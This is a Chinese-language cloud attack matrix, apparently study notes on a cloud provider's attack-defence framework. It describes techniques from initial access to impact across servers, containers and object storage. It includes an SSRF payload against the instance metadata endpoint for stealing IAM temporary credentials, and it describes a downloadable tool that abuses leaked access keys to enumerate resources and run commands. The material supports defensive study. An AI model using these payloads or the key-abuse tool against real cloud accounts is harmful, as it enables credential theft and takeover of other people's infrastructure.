云安全攻防矩阵

初始访问

云服务器攻击方式

实例登录信息泄露

在购买并创建云服务器后，用户可以自行配置云服务器的登录用户名以及登录密码，

Linux云服务器往往支持用户通过ssh的方式使用配置的用户名密码或SSH密钥的方式远程登录云服务器；

在Windows服务器中，用户可以通过RDP文件或是远程桌面的形式登录云服务器。

当上述这些云服务器实例登录信息被窃取后，攻击者可以通过这些信息非法登录云服务器实例。

账户劫持

当云厂商提供的控制台存在漏洞时，用户的账户存在一定的劫持风险。

以AWS 控制台更改历史记录功能模块处XSS漏洞以及AWS 控制台实例tag处XSS为例，攻击者可以通过这些XSS漏洞完成账户劫持攻击，从而获取云服务器实例的控制权。

网络钓鱼

为了获取云服务器的访问权限，攻击者可采用网络钓鱼技术手段完成此阶段攻击。

攻击者通过向云服务器管理人员以及运维人员发送特定主题的钓鱼邮件、或是伪装身份与管理人员以及运维人员通过聊天工具进行交流，通过窃取凭据、登录信息或是安插后门的形式获取云服务器控制权。

应用程序漏洞

当云服务器实例中运行的应用程序存在漏洞、或是由于配置不当导致这些应用可以被非法访问时，攻击者可以通过扫描探测的方式发现并利用这些应用程序漏洞进行攻击，从而获取云服务器实例的访问权限。

使用恶意或存在漏洞的自定义镜像

云平台为用户提供公共镜像、自定义镜像等镜像服务以供用户快速创建和此镜像相同配置的云服务器实例。

这里的镜像虽然与Docker镜像不同，其底层使用的是云硬盘快照服务，但云服务器镜像与 Docker镜像一样存在着类似的风险，即恶意镜像以及存在漏洞的镜像风险。

当用户使用其他用户共享的镜像创建云服务器实例时，云平台无法保证这个共享镜像的完整性或安全性。

攻击者可以通过这个方式，制作恶意自定义镜像并通过共享的方式进行供应链攻击。

容器攻击方式

应用程序漏洞

使用恶意或存在漏洞的自定义镜像

暴露 Kubernetes 控制面板

kubeconfig文件泄露

对象存储攻击方式

对象存储SDK泄露

云平台所提供的对象存储服务，除了拥有多种 API 接口外，还提供了丰富多样的SDK供开发者使用。

在SDK初始化阶段，开发者需要在SDK中配置存储桶名称、路径、地域等基本信息，并且需要配置云平台的永久密钥或临时密钥，这些信息将会被编写在SDK代码中以供应用程序操作存储桶。但是，如果这些承载着密钥的代码片段不慎泄露，比如开发者误将源码上传至公开仓库或者应用开发商在为客户提供的演示示例中未对自身SDK中凭据信息进行删除，这些场景将会导致对象存储凭据泄露，进而导致对象存储服务遭受入侵，攻击者通过冒用凭据所有者身份攻击对象存储服务。

存储桶工具配置文件泄露

在对象存储服务使用过程中，为了方便用户操作存储桶，官方以及开源社区提供了大量的对象存储客户端工具以供用户使用，在使用这些工具时，首先需要在工具的配置文件或配置项中填写存储服务相关信息以及用户凭据，以便工具与存储服务之间的交互。

在某些攻击场景下，例如开发者个人PC遭受钓鱼攻击、开发者对象存储客户端工具配置文件泄露等，这些编写在存储服务工具配置文件中的凭据以及存储桶信息将会被泄露出来，攻击者可以通过分析这些配置文件，从中获取凭据，而在这些工具中配置的，往往又是用户的云平台主API密钥，攻击者通过这些信息可以控制对象存储服务，在一些严重的场景，攻击者甚至可以控制用户的所有云上资产。

前端直传功能获取凭据

在一些对象存储服务与Web开发以及移动开发相结合的场景中，开发者选择使用前端直传功能来操作对象存储服务，前端直传功能指的是利用iOS/Android/JavaScript等SDK通过前端直接向访问对象存储服务。

前端直传功能，可以很好的节约后端服务器的带宽与负载，但为了实现此功能，需要开发者将凭据编写在前端代码中，虽然凭据存放于前端代码中，可以被攻击者轻易获取，但这并不代表此功能不安全，在使用此功能时，只要遵守安全的开发规范，则可以保证对象存储服务的安全：正确的做法是使用临时密钥而非永久密钥作为前端凭据，并且在生成临时密钥时按照最小权限原则进行配置。

但是实际应用中，如果开发人员并未遵循安全开发原则，例如错误的使用了永久密钥，或为临时凭据配置了错误的权限，这将导致攻击者可以通过前端获取的凭据访问对象存储服务。攻击者通过分析前端代码，或者通过抓取流量的方式，获得这些错误配置生成的凭据，并以此发起攻击。

Bucket公开访问

Bucket桶爆破

特定的Bucket策略配置

Bucket Object遍历

任意文件上传与覆盖

AccessKeyId，SecretAccessKey泄露

反编译小程序泄露AccessKey

JS文件中存在的AccessKey泄露

GitHubAccessKey泄露

Bucket劫持与子域接管

存储桶的配置可写

修改Bucket策略为Deny使业务瘫痪

修改Bucket策略为Deny使业务瘫痪

Lambda函数执行命令

共同攻击方式

实例元数据服务未授权访问

云服务器实例元数据服务是一种提供查询运行中的实例内元数据的服务，云服务器实例元数据服务运行在链路本地地址上，当实例向元数据服务发起请求时，该请求不会通过网络传输，但是如果云服务器上的应用存在RCE、SSRF等漏洞时，攻击者可以通过漏洞访问实例元数据服务。

通过云服务器实例元数据服务查询，攻击者除了可以获取云服务器实例的一些属性之外，更重要的是可以获取与实例绑定的拥有操作云服务的角色，并通过此角色获取云服务的控制权。

```
Aws地址：http://169.254.169.254/latest/meta-data/

Google Cloud地址：http://metadata/computeMetadata/v1/

Azure地址：http://169.254.169.254/metadata/instance?api-version=2017-04-02

Oracle Cloud地址：http://169.254.169.254/opc/v1/instance/
```

这个地址的学名叫做链路本地地址，链路本地地址又称连结本地位址，是计算机网络中一类特殊的地址，它仅供于在网段，或广播域中的主机相互通信使用；这类主机通常不需要外部互联网服务，仅有主机间相互通讯的需求。链路本地地址在IPv4链路本地地址定义在169.254.0.0/16这个地址块，因此大家看到所涉及的这些云厂商，地址都是链路本地地址。

元数据服务风险，它存在于两个方面，一个是平台侧、一个是用户侧。

针对于用户侧的攻击，攻击者通过目标部署在云服务器实例上的应用程序的漏洞。比如说SSRF、RCE、任意文件读取等漏洞。通过这些漏洞来访问服务器的元数据服务接口，并且获得相应的数据用以后续的攻击。

实例解读

`http://x.x.x.x/?url=http://169.254.169.254/latest/meta-data/iam/info` 网站上它存在一个SSRF漏洞，并且有回显，它存在url参数，后面我们构造一个payload来访问这个元数据服务，并且通过这个地址获取角色名称。

当获取角色名称之后，我们通过名称信息进一步的获取角色的临时凭据，攻击者可以继续通过SSRF漏洞来访问元数据服务接口，获取角色历史凭据，通过的payload跟上一个获得的角色名称很类似，但是这里是相当于我们把角色名称传入来获取此角色的历史凭据。

攻击者发现，web应用部署于AWS云服务器上。此外，攻击者发现应用程序中存在了一个SSRF漏洞。

攻击者通过SSRF漏洞发起了内网请求，然后成功地访问到了这台云服务器实例上的元数据服务接口，并且它通过这个接口成功地读到了一个角色，并且通过这个角色拿到了这个角色的临时凭据。

攻击者拿到的这个角色，恰恰是应用程序用来调用亚马逊云上的对象存储的角色。因此，攻击者把这个历史凭据保存到了本地，并且成功的把存储桶中所有的用户数据复制下载到本地，造成了一个相当严重的影响。

云平台账号非法登录

云平台提供多种身份验证机制以供用户登录，包括手机验证、账号密码验证、邮箱验证等。

在云平台登录环节，攻击者通过多种手法进行攻击以获取用户的登录权限，并冒用用户身份非法登录，具体的技术包括使用弱口令、使用用户泄露账号数据、骗取用户登录手机验证码、盗取用户登录账号等。攻击者使用获取到的账号信息进行非法登录云平台后，即可操作云服务。

云平台主API密钥泄露

云平台主API 密钥重要性等同于用户的登录密码，其代表了账号所有者的身份以及对应的权限。

API 密钥由SecretId和SecretKey组成，用户可以通过API密钥来访问云平台API进而管理账号下的资源。

在一些攻击场景中，由于开发者不安全的开发以及配置，或者一些针对设备的入侵事件，导致云平台主API 密钥泄露，攻击者可以通过窃取到的云平台主API 密钥，冒用账号所有者的身份入侵云平台，非法操作云服务。

执行

云服务器攻击方式

通过控制台登录实例执行

攻击者在初始访问阶段获取到平台登录凭据后，可以利用平台凭据登录云平台，并直接使用云平台提供的Web控制台登录云服务器实例，在成功登录实例后，攻击者可以在实例内部执行命令。

写入userdata执行命令

Userdata是云服务器为用户提供的一项自定义数据服务，在创建云服务器时，用户可以通过指定自定义数据，进行配置实例。当云服务器启动时，自定义数据将以文本的方式传递到云服务器中，并执行该文本。

通过这一功能，攻击者可以修改实例userdata并向其中写入待执行的命令，这些代码将会在实例每次启动时自动执行。攻击者可以通过重启云服务器实例的方式，加载userdata中命令并执行。

利用后门文件执行指令

攻击者在云服务器实例中部署后门文件的方式有多种，例如通过Web应用漏洞向云服务器实例上传后门文件、或是通过供应链攻击的方式诱使目标使用存在后门的恶意镜像，当后门文件部署成功后，攻击者可以利用这些后门文件在云服务器实例上执行命令。

利用应用程序执行

云服务器实例上部署的应用程序，可能会直接或者间接的提供命令执行功能，例如一些服务器管理类应用程序将直接提供在云服务器上执行命令的功能，而另一些应用，例如数据库服务，可以利用一些组件进行命令执行。当这些程序存在配置错误时，攻击者可以直接利用这些应用程序在云服务器实例上执行命令。

利用SSH服务进入实例执行

云服务器Linux实例上往往运行着SSH服务，当攻击者在初始访问阶段成功获取到有效的登录凭据后，即可通过SSH登录云服务器实例并进行命令执行。

利用远程代码执行漏洞执行

当云服务器上部署的应用程序存在远程代码执行漏洞时，攻击者将利用此脆弱的应用程序并通过编写相应的EXP来进行远程命令执行。

容器攻击方式

部署后门容器

进入容器执行

利用SSH服务进入容器执行

利用远程代码执行漏洞执行

cos存储攻击方式

共同攻击方式

使用云API执行命令

攻击者利用初始访问阶段获取到相应凭据后，可以通过向云平台API接口发送 HTTP/HTTPS 请求，以实现与云服务的交互操作。云平台提供了丰富的API接口以供用户使用，攻击者可以通过使用这些API接口并构造相应的参数，以此执行对应的云服务操作指令。

使用云厂商工具执行

除了使用云API接口完成对云服务的执行命令操作之外，还可以选择使用工具来化简通过API接口使用云服务的操作。在配置完成相关信息以及凭据后，攻击者可以使用工具执行服务相应的操作名：通过执行简单的命令行指令来完成操作。

持久化

云服务器攻击方式

利用远程控制软件

为了方便管理云服务器实例，管理员有可能在实例中安装有远程控制软件，这种情况在windows实例中居多。攻击者可以在服务器中搜索此类远程控制软件，并获取连接凭据，进行持久化。攻击者也可以在实例中安装远控软件以达成持久化的目的。

在userdata中添加后门

攻击者可以利用云服务器提供的userdata服务进行持久化操作，攻击者可以通过调用云API接口的方式在userdata中写入后门代码，每当服务器重启时，后门代码将会自动执行，从而实现了隐蔽的持久化操作目的。这些场景中，攻击者可以在存储桶中存储的Web应用代码内安插后门代码或后门文件，并触发代码自动化部署服务将后门部署至服务器以完成持久化操作。这些存储着恶意后门将会持久的存在于Web应用代码中，当服务器代码迁移时，这些后门也将随着迁移到新的服务器上部署。

在自定义镜像库中导入后门镜像

在攻击者获取云服务器控制台权限后，可以对用户自定义镜像仓库中的镜像进行导入、删除等操作，攻击者可以将其构造的存在后门的镜像上传至用户镜像仓库。此外，为了提高攻击成功率，攻击者还可以使用后门镜像替换用户镜像仓库中原有镜像。当用户使用后门镜像进行实例创建时，即可触发恶意代码以完成持久化操作。

给现有的用户分配额外的密钥

API密钥是构建腾讯云 API 请求的重要凭证，云平台运行用户创建多个API密钥，通过此功能，拥有API密钥管理权限的攻击者可以为账户下所有用户分配一个额外的API密钥，并使用这些API密钥进行攻击。

建立辅助账号登录

拥有访问管理权限的攻击者可以通过建立子账号的形式进行持久化操作，攻击者可以将建立的子账号关联等同于主账号的策略，并通过子账号进行后续的攻击行为。

在云函数中添加后门

云函数是是一种计算服务，可以为企业和开发者们提供的无服务器执行环境。用户只需使用平台支持的语言编写核心代码并设置代码运行的条件，即可弹性、安全地运行代码，由平台完成服务器和操作系统维护、容量配置和自动扩展、代码监控和日志记录等工作。以AWS Lambda为例，用户可以创建一个IAM角色并赋予其相应的权限并在创建函数时提供该角色作为此函数的执行角色，当函数被调用时，Lambda 代入该角色，如果函数绑定的角色权限过高，攻击者可以在其中插入后门代码，例如在调用该函数后创建一个新用户，以此进行持久化操作。

容器攻击方式

通过容器逃逸向宿主机写入文件

在自定义镜像库中镜像植入后门

K8s 定时任务

cos存储攻击方式

在存储对象中植入后门

针对对象存储服务的持久化攻击阶段，主要依赖于业务中采用的代码自动化部署服务将植入后门的代码自动部署完成。在一些云上场景中，开发者使用云托管业务来管理其Web应用，云托管服务将使用者的业务代码存储于特定的存储桶中，并采用代码自动化部署服务在代码每次发生变更时都进行构建、测试和部署操作。在这些场景中，攻击者可以在存储桶中存储的Web应用代码内安插后门代码或后门文件，并触发代码自动化部署服务将后门部署至服务器以完成持久化操作。这些存储着恶意后门将会持久的存在于Web应用代码中，当服务器代码迁移时，这些后门也将随着迁移到新的服务器上部署。

共同攻击方式

权限提升

云服务器攻击方式

通过访问管理提权

错误的授予云平台子账号过高的权限，也可能会导致子账号通过访问管理功能进行提权操作。由于错误的授予云平台子账号过高的操作访问管理功能的权限，子账号用户可以通过访问管理功能自行授权策略。通过此攻击手段，攻击者可以通过在访问管理中修改其云服务器的权限策略，以达到权限提升。

利用应用程序提权

攻击者通过云服务器中运行的Docker容器中应用漏洞，成功获取Docker容器的权限，攻击者可以通过Docker漏洞或错误配置进行容器逃逸，并获取云主机的控制权，从而实现权限提升。当然，攻击者也可以通过其他应用程序进行提权。

创建高权限角色

当攻击者拥有访问管理中新建角色的权限时，可以通过调用云API接口的方式，建立一个新的角色，并为这个角色赋予高权限的策略，攻击者可以通过利用此角色进行后续的攻击行为。

利用操作系统漏洞进行提权

与传统主机安全问题相似，云服务器实例也同样可能存在操作系统漏洞，攻击者可以利用操作系统漏洞，进行权限提升。

容器攻击方式

利用特权容器提权

利用错误配置提权

利用操作系统漏洞提权

利用Kubernetes 漏洞进行提权

利用Docker漏洞提权

cos存储攻击方式

通过Write Acl提权

对象存储服务访问控制列表（ACL）是与资源关联的一个指定被授权者和授予权限的列表，每个存储桶和对象都有与之关联的ACL。如果错误的授权给一个子用户操作存储桶ACL以及对象ACL的权限，即使该用户并未被赋予读取存储桶、写入存储桶、读取对象、写入对象的权限，这并不表示此用户不可以执行上述操作，该用户可以通过修改存储桶以及对象的ACL，将目标对象设置为任意读取权限，从而获取了存储桶以及存储对象的操作权限。因此，赋予子用户操作存储桶ACL以及对象ACL的权限，这个行为是及其危险的。

通过访问管理提权

错误的授予云平台子账号过高的权限，也可能会导致子账号通过访问管理功能进行提权操作。与通过Write Acl提权操作不同的是，由于错误的授予云平台子账号过高的操作访问管理功能的权限，子账号用户可以通过访问管理功能自行授权策略，例如授权QcloudCOSFullAccess策略，此策略授予子账号用户对象存储服务全读写访问权限，而非单纯的修改存储桶以及存储对象的ACL。通过此攻击手段，拥有操作对象存储服务权限的子账号，即使子账号自身对目标存储桶、存储对象无可读可写权限，子账号可以通过在访问管理中修改其对象存储服务的权限策略，越权操作存储桶中资源。

共同攻击方式

防御绕过

云服务器攻击方式

关闭安全监控服务

云平台为了保护用户云主机的安全，往往会提供一些安全监控产品用以监控和验证活动事件的真实性，并且以此辨识安全事件，检测未经授权的访问。攻击者可以通过在攻击流程中关闭安全监控产品以进行防御绕，但是进行此操作会在控制台中触发告警，也可以通过配置禁用多区域日志记录功能，并在监控区域外进行攻击。

监控区域外进行攻击

云平台提供的安全监控服务，默认情况下是进行全区域安全监控，但是在一些场景中可能出现一些监控盲区，例如用户在使用安全监控服务时，关闭了全区域监控，仅开启部分区域的监控。

禁用日志记录

攻击者可以通过禁用平台监控告警日志的方式进行防御绕过，并在攻击流程结束后再次开启告警日志。

日志清理

攻击者在完成攻击流程后，可以删除监控服务日志以及云主机上的日志，以防攻击行为暴露。

容器攻击方式

关闭容器安全产品

常规Pod中植入后门

日志清理

cos存储攻击方式

共同攻击方式

通过代理访问

大多数云产品提供操作日志记录功能，将记录时间、操作内容等。攻击者可以利用代理服务器来隐藏他们源IP。

窃取凭据

云服务器攻击方式

获取服务器实例登录账号

当攻击者获取云服务器实例的控制权后，可以通过一些方式获取服务器上用户的登录凭据，例如使用mimikatz抓取Windows凭证，并将获取到的这些登录凭据应用到后续的攻击流程中。

元数据服务获取角色临时凭据

云服务器为用户提供了一种每名实例元数据的服务，元数据即表示实例的相关数据，可以用来配置或管理正在运行的实例。用户可以通过元数据服务在运行中的实例内查看实例的元数据。

容器攻击方式

获取K8s config file

元数据服务获取角色临时凭据

cos存储攻击方式

共同攻击方式

用户账号数据泄露

在一些场景中，开发者使用云产品存储其业务中的用户数据，例如用户的姓名、身份证号码、电话等敏感数据，当然也会包含用户账号密码等凭据信息。攻击者通过对云产品中用户数据的提取与分析以窃取这些用户的凭据数据，并通过获取的信息进行后续的攻击。

获取配置文件中的应用凭证

云产品中的配置文件中可能存储着一些敏感信息，例如一些应用的访问凭据或是登录密码，攻击者可以在云服务器中查找这些配置文件，并将其中的敏感数据进行窃取并在后续的攻击中加以利用。

云服务凭证泄露

在一些场景中，用户的Web应用程序源码将会存储于云服务中，并且默认以明文形式存储，在泄露的Web应用程序源码中，往往存在着Web应用开发者用来调用其他云上服务的凭据，甚至存在云平台主API密钥，攻击者可以通过分析泄露的Web应用程序源码来获取这些凭据。

探测

云服务器攻击方式

云资产探测

攻击者在探测阶段，会寻找环境中一切可用的资源，例如实例、存储以及数据库服务等。通常攻击者可以使用云平台提供的API或工具来完成云资产探测，通过发出命令等方法来搜集基础设施的信息。以AWS API接口为例，可以使用DescribeInstances接口来查询账户中一个或多个实例的信息，或是使用ListBuckets API接口来查询目标存储桶列表信息。

网络扫描

攻击者在此阶段也会尝试发现在其他云主机上运行的服务，攻击者使用系统自带的或上传至云服务实例的工具进行端口扫描和漏洞扫描以发现那些容易受到远程攻击的服务。此外，如果目标云环境与非云环境连通，攻击者也可能能够识别在非云系统上运行的服务。

容器攻击方式

探测Kubernetes Dashboard

探测 Kubernetes APIServer

网络扫描

cos存储攻击方式

共同攻击方式

横向移动

云服务器攻击方式

使用实例账号爆破

当攻击者在窃取凭据阶段，在实例中成功获取了有效的账号信息后，攻击者可以利用这些账号数据制作账号字典并尝试爆破目标的云资产或非云资产，并横向移动到这些资产中。

窃取角色临时凭据横向访问

攻击者通过实例元数据服务，可以获取与实例绑定的角色的临时凭据，攻击者可以利用获取的角色临时凭据，横向移动到角色权限范围内的云资产中。

容器攻击方式

通过漏洞逃逸到宿主机

通过配置错误逃逸到宿主机

通过K8s Dashboard横向移动

窃取角色临时凭据访问云服务

cos存储攻击方式

共同攻击方式

窃取凭据访问云服务

通过存储桶中Web应用程序源代码的分析，攻击者可能会从Web应用程序的配置文件中获取的应用开发者用来调用其他云上服务的凭据。攻击者利用获取到的云凭据，横向移动到用户的其他云上业务中。如果攻击者获取到的凭据为云平台主API密钥，攻击者可以通过此密钥横向移动到用户的所有云上资产中。

窃取用户账号攻击其他应用

在一些场景中，用户的Web应用程序源码将会存储于云服务中，并且默认以明文形式存储，在泄露的Web应用程序源码中，往往存在着Web应用开发者用来调用其他云上服务的凭据，甚至存在云平台主API密钥，攻击者可以通过分析泄露的Web应用程序源码来获取这些凭据。

影响

云服务器攻击方式

容器攻击方式

cos存储攻击方式

共同攻击方式

数据泄露

资源劫持

网络逃逸

拒绝服务

数据丢失


服务滥用

权限接管

参考资料

腾讯安全云鼎实验室-云安全攻防矩阵V1.1

https://cloudsec.tencent.com/#/home



火线Zone-云安全专题

https://mp.weixin.qq.com/mp/appmsgalbum?__biz=MzI2NDQ5NTQzOQ==&action=getalbum&album_id=2270210201133957128&scene=173&from_msgid=2247492205&from_itemidx=2&count=3&nolastread=1#wechat_redirect

13. 【云安全】华为云 OBS 对象存储攻防

1周前 阅读 455 精选留言 3

12. CBLD云存储桶利用工具的使用与实战

1周前 阅读 609 精选留言 1

11. 中台和多云管理是伪问题？运维要集体下岗了吗？

1周前 阅读 562

10. CVE-2021-45232分析(APISIX网关未授权访问)

1周前 阅读 816

9. 【云安全】腾讯云COS对象存储攻防

1周前 阅读 1011

8. 【云安全】微软云对象存储攻防

1周前 阅读 609 精选留言 1

7. 【云安全】谷歌云对象存储攻防

03/03 阅读 712

6. 火线沙龙 | 云原生背景下的应用安全建设

03/01 阅读 229

aksk_tool

```
download_url : https://toolaffix.oss-cn-beijing.aliyuncs.com/aksk_tool.jar

目前支持 阿里云，腾讯云

阿里云
支持 AKSK认证，STS认证
支持 ECS，OSS，RDS，REDIS，RAM ，DOAIM 的功能调用
1. ECS      ECS详情查询，命令执行，安全组添加/删除
2. OSS      OSS文件上传，下载，删除，查询
3. RDS      RDS详情查询，数据库账号添加/删除，IP白名单修改
4. REDIS    REDIS详情查询，密码修改
5. RAM      RAM账号添加/删除
6. DOMAIN   DOMAIN域名查询，子域名解析增删改查等

腾讯云
支持 AKSK认证，TOKEN认证
支持 CVM，DOAIM，COS 的功能调用
1. CVM      CVM详情查询，实例启动，关闭，密码重置
2. DOMAIN   DOMAIN域名查询
3. COS      COS文件存储，文件的增删改查和临时url生成

$java -jar aksk_tool.jar LTAI*******  aaaaaaaaaaaaaaaaaaaaaaaa
$java -jar aksk_tool.jar STS.AAI*******  aaaaaaaaaaaaaaaaaaaaaaaa TOKENASDASDSADSADASDSAADADSADSA
[-] AK: LTAI*******  SK: aaaaaaaaaaaaaaaaaaaaaaaa
> account name: wyzxxz
> account uid:  100000000000000
> account cash: 999999999999999999999
[-] regions list:
| Num | Region_Id            | Region_Name         |
| 1   | cn-qingdao           | 华北1（青岛）             |
| 2   | cn-beijing           | 华北2（北京）             |
| 3   | cn-zhangjiakou       | 华北3（张家口）            |
```

```
| 4   | cn-huhehaote          | 华北5（呼和浩特）            |
| 5   | cn-wulanchabu         | 华北6（乌兰察布）            |
| 6   | cn-hangzhou           | 华东1（杭州）               |
| 7   | cn-shanghai           | 华东2（上海）               |
| 8   | cn-shenzhen           | 华南1（深圳）               |
| 9   | cn-heyuan             | 华南2（河源）               |
| 10  | cn-guangzhou          | 华南3（广州）               |
| 11  | cn-chengdu            | 西南1（成都）               |
| 12  | cn-hongkong           | 中国（香港）                |
| 13  | ap-northeast-1        | 亚太东北 1（东京）          |
| 14  | ap-southeast-1        | 亚太东南 1（新加坡）        |
| 15  | ap-southeast-2        | 亚太东南 2（悉尼）          |
| 16  | ap-southeast-3        | 亚太东南 3（吉隆坡）        |
| 17  | ap-southeast-5        | 亚太东南 5（雅加达）        |
| 18  | ap-south-1            | 亚太南部 1（孟买）          |
| 19  | us-east-1             | 美国东部 1（弗吉尼亚）      |
| 20  | us-west-1             | 美国西部 1（硅谷）          |
| 21  | eu-west-1             | 英国（伦敦）                |
| 22  | me-east-1             | 中东东部 1（迪拜）          |
| 23  | eu-central-1          | 欧洲中部 1（法兰克福）      |
| 24  | cn-nanjing            | 华东5（南京-本地地域）      |

[-] search Resource:
INFO > cn-qingdao          - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-beijing          - ECS: 1    - MYSQL: 3    - SQLServer: 0
 - PostgreSQL: 1    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-zhangjiakou      - ECS: 1    - MYSQL: 1    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-huhehaote        - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-wulanchabu       - ECS: 0    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-hangzhou         - ECS: 1    - MYSQL: 1    - SQLServer: 0
 - PostgreSQL: 1    - REDIS: 0    - OSS_BUCKET: 1
```

```
INFO > cn-shanghai          - ECS: 1    - MYSQL: 1    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-shenzhen          - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 1    - OSS_BUCKET: 1
INFO > cn-heyuan            - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-guangzhou         - ECS: 0    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-chengdu           - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-hongkong          - ECS: 1    - MYSQL: 1    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > ap-northeast-1       - ECS: 2    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > ap-southeast-1       - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > ap-southeast-2       - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > ap-southeast-3       - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > ap-southeast-5       - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > ap-south-1           - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > us-east-1            - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > us-west-1            - ECS: 4    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > eu-west-1            - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > me-east-1            - ECS: 1    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > eu-central-1         - ECS: 2    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
INFO > cn-nanjing           - ECS: 0    - MYSQL: 0    - SQLServer: 0
 - PostgreSQL: 0    - REDIS: 0    - OSS_BUCKET: 1
```

```
[-] find regions list:
0: cn-qingdao -->   ECS: 1  MYSQL: 1
1: cn-beijing -->   ECS: 10  MYSQL: 1  REDIS: 2
